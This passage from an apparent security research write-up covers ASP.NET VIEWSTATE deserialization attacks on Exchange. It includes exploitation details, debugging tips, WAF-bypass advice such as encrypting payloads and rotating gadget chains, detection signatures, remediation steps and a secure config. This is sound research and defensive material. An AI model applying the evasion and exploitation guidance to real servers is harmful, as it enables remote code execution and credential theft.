
Figure: cmd.exe running as NT AUTHORITY\SYSTEM. Parent PID 10832 (w3wp). Full command line visible.
That’s SYSTEM on the Exchange server. Every mailbox, every credential, complete control.
GetMacKeyModifier
One more thing worth mentioning:
private byte[] GetMacKeyModifier()
{
    if (_macKeyBytes == null)
    {
        uint num = (uint)StringComparer.InvariantCultureIgnoreCase.GetHashCode(_page.TemplateSourceDirectory);
        uint num2 = (uint)StringComparer.InvariantCultureIgnoreCase.GetHashCode(_page.GetType().Name);

        _macKeyBytes = new byte[4 + 4];
        _macKeyBytes[0] = (byte)num;
        _macKeyBytes[1] = (byte)(num >> 8);
        _macKeyBytes[2] = (byte)(num >> 16);
        _macKeyBytes[3] = (byte)(num >> 24);
    }
    return _macKeyBytes;
}
This is why payloads are page-specific. The modifier includes a hash of the page path, so a payload built for /owa/auth/logon.aspx fails on /ecp/default.aspx even with the same machineKey. You need to know your target path or the MAC won’t match.
Debugging Tips
Exchange is noisy. You’ll hit your breakpoint 50 times a second on legitimate traffic. Set a condition:
inputString.Length > 5000
Real VIEWSTATE is usually small. Gadget chain payloads are huge.
Good breakpoints:
OSF.Deserialize(string)- entry pointConvert.FromBase64String- see raw payloadBinaryFormatter.Deserialize- the sinkProcess.Start- RCE confirmation
The _page.EnableViewStateMac variable tells you immediately if you’re wasting your time. If it’s true and you don’t have keys, pack it up.
12. Detection
What to look for
Several indicators can reveal VIEWSTATE attacks. In IIS logs, look for POST requests to .aspx endpoints with unusually large request bodies. Also watch for suspicious User-Agent strings Linux browsers accessing Exchange is a red flag.
Process trees: are the high-confidence indicator. w3wp.exe should not spawn cmd.exe or powershell.exe under normal operations. If you see that parent-child relationship, something is very wrong.
Binary patterns: The BinaryFormatter header is distinctive 00 01 00 00 00 ff ff ff ff in hex, or AAEAAAD///// in Base64. WAFs and IDS can signature on this.
Payload strings: Look for gadget chain indicators like “TypeConfuseDelegate”, TextFormattingRunProperties, System.Diagnostics.Process.
The blind spots
Detection isn’t perfect. Encrypted payloads (when the attacker has the keys) look like random Base64 no signatures to match. In memory only gadget chains might not spawn child processes. Attackers using legitimate User-Agents eliminate that detection vector. Low and slow attacks with hours between attempts evade rate limiting.
13. Bypassing WAFs
WAFs commonly block the BinaryFormatter Base64 header. If you’re getting blocked, there are options.
The best bypass is encryption. If you have the MachineKey, generate encrypted payloads with –isencrypted. The encrypted output looks like random garbage to the WAF no signatures to match, and ViewState chunking can help with length-based rules. If MaxPageStateFieldLength is set, the VIEWSTATE can be split across multiple parameters.
Different gadget chains have different signatures. If one is blocked, try another.
14. Operational Notes
Don’t crash the server
Deserialization is expensive. Failed gadget chains can crash the IIS application pool, taking the site offline. I’ve seen test environments go down from malformed payloads.
If you’re testing this in production (with authorization, obviously), be careful. Start with payloads you’ve validated in a lab. Monitor target health. Have rollback plans ready.
Authentication methods matter
Forms auth requires valid session cookies. Windows auth (NTLM/Kerberos) needs domain credentials. Certificate auth needs a valid client cert. Plan accordingly.
15. Fixing This
Priority order
- Patch immediately especially CVE-2020-0688 and related vulns
- Verify MAC validation
EnableViewStateMacmust be true - Rotate
MachineKeysif there’s any chance of exposure - Remove
AllowInsecureDeserializationshould never be present - Deploy WAF rules defense in depth
- Enable encryption
ViewStateEncryptionMode=Always - Plan migration modern .NET eliminates this entirely
Secure configuration
<configuration>

<system.web>

<pages enableViewStateMac="true"

viewStateEncryptionMode="Always" />

<machineKey

validationKey="[UNIQUE-RANDOM-KEY]"

decryptionKey="[UNIQUE-RANDOM-KEY]"

validation="HMACSHA256"

decryption="AES" />

</system.web>

</configuration>
Quick validation checklist
Run through this for your ASP.NET applications:
- Is
EnableViewStateMacset to true? Check web.config. - Is
AllowInsecureDeserializationabsent or false? - Are
MachineKeyvalues unique per installation? - Is Exchange patched for CVE-2020-0688?
- Are backup files (web.config.bak, etc.) removed?
- Do WAF rules cover .NET serialization patterns?
- Does monitoring alert on
w3wp.exespawning shells?
16. Limitations of This Research
I want to be honest about what this covers and what it doesn’t.
Scope:: This is specifically about VIEWSTATE attacks against ASP.NET WebForms on Windows/IIS. It doesn’t cover other deserialization vectors, ASP.NET Core (not vulnerable), or pre-auth scenarios.
Detection gaps:: Encrypted payloads beat signatures. Memory-only execution evades process monitoring. Some gadgets leave minimal forensic traces.
Remediation challenges:: Key rotation breaks sessions. Some legacy apps genuinely require MAC disabled for cross-app scenarios. WAF rules can false-positive. Migration to modern .NET is a major undertaking.
17. Conclusions
After spending considerable time on this vulnerability class, a few things stand out:
Key leakage is the main threat. Most environments have MAC enabled. The attack works because secrets get exposed through LFI, backup files, source code repos, whatever. Treat MachineKey like a private key or password. CVE-2020-0688 was a watershed moment. Hardcoded keys affecting millions of servers demonstrated the worst-case impact. But the underlying issue persists, if your keys leak, you’re vulnerable regardless of patch status, however, legacy is the problem. Modern .NET is safe. But Exchange, SharePoint, and countless enterprise apps run on .NET Framework and will for years. The attack surface isn’t shrinking quickly.
Detection is hard. Encrypted payloads, in-memory execution, and legitimate-looking traffic make this difficult to catch. Defense in depth is essential, and no silver bullet for remediation. Patching, key rotation, configuration hardening, monitoring, and eventual migration are all necessary. No single control is sufficient.
If you’re running ASP.NET WebForms applications and most enterprises are this should be on your radar. The vulnerability is powerful, the exploitation is reliable, and the impact is severe.
18. References
- Microsoft BinaryFormatter Security Guide https://learn.microsoft.com/en-us/dotnet/standard/serialization/binaryformatter-security-guide
- Microsoft BinaryFormatter Migration Guide https://learn.microsoft.com/en-us/dotnet/standard/serialization/binaryformatter-migration-guide/
- Microsoft ASP.NET View State Overview https://learn.microsoft.com/en-us/previous-versions/aspnet/bb386448(v=vs.100)
- Zero Day Initiative - CVE-2020-0688 https://www.thezdi.com/blog/2020/2/24/cve-2020-0688-remote-code-execution-on-microsoft-exchange-server-through-fixed-cryptographic-keys
- James Forshaw - Are you my Type? (Black Hat 2012) https://media.blackhat.com/bh-us-12/Briefings/Forshaw/BH_US_12_Forshaw_Are_You_My_Type_WP.pdf
- Friday the 13th: JSON Attacks (DEF CON 25) https://www.blackhat.com/docs/us-17/thursday/us-17-Munoz-Friday-The-13th-JSON-Attacks-wp.pdf
- Soroush Dalili - Exploiting ViewState https://soroush.me/blog/2019/04/exploiting-deserialisation-in-asp-net-via-viewstate/
- CODE WHITE - Bypassing .NET Serialization Binders https://code-white.com/blog/2022-06-bypassing-dotnet-serialization-binders/
- OWASP Deserialization Cheat Sheet https://cheatsheetseries.owasp.org/cheatsheets/Deserialization_Cheat_Sheet.html
- Australian Cyber Security Centre Advisory https://www.cyber.gov.au/about-us/alerts/active-exploitation-vulnerability-microsoft-internet-information-services
- GitHub Security Lab - CVE-2020-0688 https://securitylab.github.com/research/exchange-rce-CVE-2020-0688/
- ysoserial.net GitHub Repository https://github.com/pwntester/ysoserial.net
- Tenable - CVE-2020-0688 Analysis https://www.tenable.com/blog/cve-2020-0688-microsoft-exchange-server-static-key-flaw-could-lead-to-remote-code-execution
- Qualys - Exchange Vulnerability Analysis https://threatprotect.qualys.com/2020/02/27/microsoft-exchange-validation-key-remote-code-execution-vulnerability-cve-2020-0688/
Appendix: The Deserialization Path
Here’s the call stack from request to code execution:
[Call Stack Flow]
System.Web.UI.ObjectStateFormatter.Deserialize
-> Base64 Decode
-> MAC Check? --> if (False)
[Critical] Validation skipped, processing untrusted buffer...
-> DeserializeValue
-> BinaryFormatter.Deserialize
-> [SortedSet.OnDeserialization]
-> [TypeConfuseDelegate]
-> Process.Start() -> RCE as SYSTEM
The critical branch is the MAC check. When disabled, attacker-controlled data flows directly to BinaryFormatter without any validation.